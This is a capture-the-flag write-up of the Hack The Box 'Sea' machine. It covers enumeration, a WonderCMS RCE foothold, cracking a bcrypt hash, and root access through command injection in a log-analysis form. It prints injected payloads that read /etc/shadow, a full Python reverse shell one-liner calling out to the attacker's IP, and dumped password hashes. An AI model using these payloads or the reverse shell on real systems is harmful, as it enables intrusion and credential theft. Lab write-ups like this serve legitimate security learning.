HTB Sea Writeup

- ## Enumeration

Like every CTF the first step begins with a nmap scan.

```
# Nmap 7.94SVN scan initiated Mon Aug 12 12:20:57 2024 as: nmap -A -Pn -p- -v -o nmap.out 10.10.11.28
Nmap scan report for 10.10.11.28
Host is up (0.072s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Sea - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 12 12:24:37 2024 -- 1 IP address (1 host up) scanned in 219.71 seconds
```


A web server can be observed on port 80 along with an open ssh port.

Upon visiting the web server hosting on port 80, it redirects to the domain “sea.htb”, so this will need to be added to the /etc/hosts file. Next, gobuster was used to find directories on the web server, but it did not yield very much.

```
gobuster dir -u sea.htb -w ../../THM/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt -t 60 -o gobuster.out -b 500,404

/.php                 (Status: 403) [Size: 199]
/.html                (Status: 403) [Size: 199]
/index.php            (Status: 200) [Size: 3650]
/home                 (Status: 200) [Size: 3650]
/0                    (Status: 200) [Size: 3650]
/themes               (Status: 301) [Size: 230] [--> http://sea.htb/themes/]
/data                 (Status: 301) [Size: 228] [--> http://sea.htb/data/]
/contact.php          (Status: 200) [Size: 2731]
/plugins              (Status: 301) [Size: 231] [--> http://sea.htb/plugins/]
/messages             (Status: 301) [Size: 232] [--> http://sea.htb/messages/]
```


The main page of the web server has a banner, with a name in the middle, “velik71”.



By searching this name and doing a bit of digging, one can determine this is a theme for WonderCMS.

- **Foothold**

There is a known exploit for WonderCMS that allows for remote code execution. CVE-2023-41425. After using this poc to exploit the web server, I was able to gain a foothold as the user **www-data**.



- **User**

After gaining a foothold, I traversed to the /var/www/sea/data directory, where I found a file called database.js. This file contained a hashed password.

```
$ cd /var/www/sea/data
$ ls
cache.json
database.js
files
$ cat database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4j[redacted]",
        "lastLogins": {
```

The escape characters needed to be removed from the hash then I ran hashcat with:
hashcat -m 3200 -a 0 pass.hash /usr/share/wordlists/rockyou.txt
This cracked the password in seconds.

```
└─$ hashcat pass.hash -m 3200 --show
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/Pj[redacted]
```

Next I printed /etc/passwd to see what users were present on the machine.

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
amay:x:1000:1000:amay:/home/amay:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
```

I attempted to ssh into the user amay with the cracked password and was able to login successfully and obtain the user.txt.

```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 13 Aug 2024 10:03:43 PM UTC

  System load:  1.04               Processes:             252
  Usage of /:   69.2% of 6.51GB    Users logged in:       1
  Memory usage: 18%                IPv4 address for eth0: 10.10.11.28
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Aug 13 21:42:20 2024 from 10.10.14.7
amay@sea:~$ ls
user.txt
amay@sea:~$
```


- Root

The first thing I did was run ss -tulpn to see if there were any additional ports open. I found two ports, 8080 and 43627, were listening on localhost.

```
amay@sea:~$ ss -tulnp
Netid              State              Recv-Q             Send-Q                        Local Address:Port
udp                UNCONN             0                  0                             127.0.0.53%lo:53
udp                UNCONN             0                  0                                   0.0.0.0:68
tcp                LISTEN             0                  10                              127.0.0.1:43627
tcp                LISTEN             0                  4096                            127.0.0.1:8080
tcp                LISTEN             0                  4096                          127.0.0.53%lo:53
tcp                LISTEN             0                  128                                 0.0.0.0:22
tcp                LISTEN             0                  511                                       *:80
tcp                LISTEN             0                  128                                    [::]:22
amay@sea:~$
```

I used ssh tunneling to port forward the port 8080 on the target machine to my local port 7777 with the following command:
ssh -L 7777:127.0.0.1:8080 amay@10.10.11.28

This presented a web page used for system monitoring.



Using burpsuite, I examined the HTTP Post when clicking the Analyze button. I suspected a LFI vulnerabiliy may be present in the log_file parameter.

```
Pretty   Raw   Hex
1  POST / HTTP/1.1
2  Host: localhost:7777
3  Content-Length: 57
4  Cache-Control: max-age=0
5  Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
6  sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
7  sec-ch-ua-mobile: ?0
8  sec-ch-ua-platform: "Linux"
9  Upgrade-Insecure-Requests: 1
10 Origin: http://localhost:7777
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/123.0.6312.122 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
   signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:7777/
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
```

I attempted to read the /etc/shadow file by placing it before the access.log path.

```
POST / HTTP/1.1
Host: localhost:7777
Content-Length: 69
Cache-Control: max-age=0
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:7777
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:7777/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

log_file=/etc/shadow;%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
```

Analyze Log File

access.log Analyze

root:6llVzHhr7xHrvx1wJ$gH0PLbyPaIOqLrpjpzGZbM2bZ/iHaOfv/bj1YRrktVeZ8.1KQ0Jr1Rv/TL/3Qdh84Fwec1UhX2v0LVAGsuzq.0:19775:0:99999:7:::
daemon:*:19430:0:99999:7::: bin:*:19430:0:99999:7::: sys:*:19430:0:99999:7::: sync:*:19430:0:99999:7:::
games:*:19430:0:99999:7::: man:*:19430:0:99999:7::: lp:*:19430:0:99999:7::: mail:*:19430:0:99999:7:::
news:*:19430:0:99999:7::: uucp:*:19430:0:99999:7::: proxy:*:19430:0:99999:7::: www-
data:*:19430:0:99999:7::: backup:*:19430:0:99999:7::: list:*:19430:0:99999:7::: irc:*:19430:0:99999:7:::
gnats:*:19430:0:99999:7::: nobody:*:19430:0:99999:7::: systemd-network:*:19430:0:99999:7::: systemd-
resolve:*:19430:0:99999:7::: systemd-timesync:*:19430:0:99999:7::: messagebus:*:19430:0:99999:7:::
syslog:*:19430:0:99999:7::: _apt:*:19430:0:99999:7::: tss:*:19430:0:99999:7::: uuidd:*:19430:0:99999:7:::
tcpdump:*:19430:0:99999:7::: landscape:*:19430:0:99999:7::: pollinate:*:19430:0:99999:7::: fwupd-
refresh:*:19430:0:99999:7::: usbmux:*:19774:0:99999:7::: sshd:*:19774:0:99999:7::: systemd-
coredump:!!:19774::::::
amay:6S1AGe5ex2k4D5MKa$gTclSeJwvND3FINpZaK0zfUqk6T9IkhlxCn17fNWLx56u.zP/f/4e5YrJRPsM3TRuuKXQDfYL44RyPzduexsm.:19775:0:99999:7:::
lxd:!:19774::::::
geo:$6$5mAIqOze4GJ4s9Zu$P3IgUSHlcCkKpDJ0862IgP5aqaNilEUZDGIm16FiWdxh1A5dfKjmwhMgp3xctHiHZVWGtmKY25cCrILanDPaG.:19934:0:99999:7:::
_laurel:!:19936::::::

Suspicious traffic patterns detected in /etc/shadow;/var/log/apache2/access.log:

```
_laurel:!:19936::::::
```

In doing this, the /etc/shadow file is printed on the web page. Then, I tried injecting commands in the parameter, but it did not seem to work. After experimenting for what felt like hours, I realized commands could be injected if placed after a file like shown in the picture below.

```
POST / HTTP/1.1
Host: localhost:7777
Content-Length: 57
Cache-Control: max-age=0
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:7777
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:7777/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

log_file=/etc/shadow;whoami;%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
```

Analyze Log File

access.log Analyze

root:6llVzHhr7xHrvx1wJ$gH0PLbyPaIOqLrpjpzGZbM2bZ/iHaOfv/bj1YRrktVeZ8.1KQ0Jr1Rv/TL/3Qdh84Fwec1UhX2v0LVA
daemon:*:19430:0:99999:7::: bin:*:19430:0:99999:7::: sys:*:19430:0:99999:7::: sync:*:19430:0:99999:7:::
games:*:19430:0:99999:7::: man:*:19430:0:99999:7::: lp:*:19430:0:99999:7::: mail:*:19430:0:99999:7:::
news:*:19430:0:99999:7::: uucp:*:19430:0:99999:7::: proxy:*:19430:0:99999:7::: www-
data:*:19430:0:99999:7::: backup:*:19430:0:99999:7::: list:*:19430:0:99999:7::: irc:*:19430:0:99999:7:::
gnats:*:19430:0:99999:7::: nobody:*:19430:0:99999:7::: systemd-network:*:19430:0:99999:7::: systemd-
resolve:*:19430:0:99999:7::: systemd-timesync:*:19430:0:99999:7::: messagebus:*:19430:0:99999:7:::
syslog:*:19430:0:99999:7::: _apt:*:19430:0:99999:7::: tss:*:19430:0:99999:7::: uuidd:*:19430:0:99999:7:::
tcpdump:*:19430:0:99999:7::: landscape:*:19430:0:99999:7::: pollinate:*:19430:0:99999:7::: fwupd-
refresh:*:19430:0:99999:7::: usbmux:*:19774:0:99999:7::: sshd:*:19774:0:99999:7::: systemd-
coredump:!!:19774::::::
amay:6S1AGe5ex2k4D5MKa$gTclSeJwvND3FINpZaK0zfUqk6T9IkhlxCn17fNWLx56u.zP/f/4e5YrJRPsM3TRuuKXQDfYL4
lxd:!:19774::::::
geo:$6$5mAIqOze4GJ4s9Zu$P3IgUSHlcCkKpDJ0862IgP5aqaNilEUZDGIm16FiWdxh1A5dfKjmwhMgp3xctHiHZVWGtmKY2
_laurel:!:19936:::::: root

Suspicious traffic patterns detected in /etc/shadow;whoami;/var/log/apache2/access.log:

```
root
```

Finally, I attempted to inject code that would setup a bash reverse shell, but it was too unstable, so I used a python reverse shell instead.

Edited request | Response

Pretty | Raw | Hex

```
3 Content-Length: 310
4 Cache-Control: max-age=0
5 Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
6 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: http://localhost:7777
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/123.0.6312.122 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
   ed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:7777/
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 log_file=/etc/shadow;python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET,
   socket.SOCK_STREAM); s.connect(("10.10.14.2", 5555)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
   os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);'
24 ;%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
```

Search | 0 highlights

A root shell at last!

Parrot Terminal

File Edit View Search Terminal Help

```
# /usr/lib/python3.11/__pycache__/token.cpython-311.pyc matches /usr/lib/python3.11/token.py
# code object from '/usr/lib/python3.11/__pycache__/token.cpython-311.pyc'
import 'token' # <_frozen_importlib_external.SourceFileLoader object at 0x7f6897469f10>
import 'tokenize' # <_frozen_importlib_external.SourceFileLoader object at 0x7f6897462410>
import 'linecache' # <_frozen_importlib_external.SourceFileLoader object at 0x7f6897454890>
import 'inspect' # <_frozen_importlib_external.SourceFileLoader object at 0x7f689766d5d0>
import 'rlcompleter' # <_frozen_importlib_external.SourceFileLoader object at 0x7f689766cd50>
Python 3.11.2 (main, Mar  2 2024, 20:28:50) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
[1]+  Stopped                 python3 -v
┌─[✗]─[jayden@parrot]─[~/Desktop/HTB/Sea]
└──╼ $python3 -V
Python 3.11.2
┌─[jayden@parrot]─[~/Desktop/HTB/Sea]
└──╼ $nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.28] 34616
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls
index.php
#
```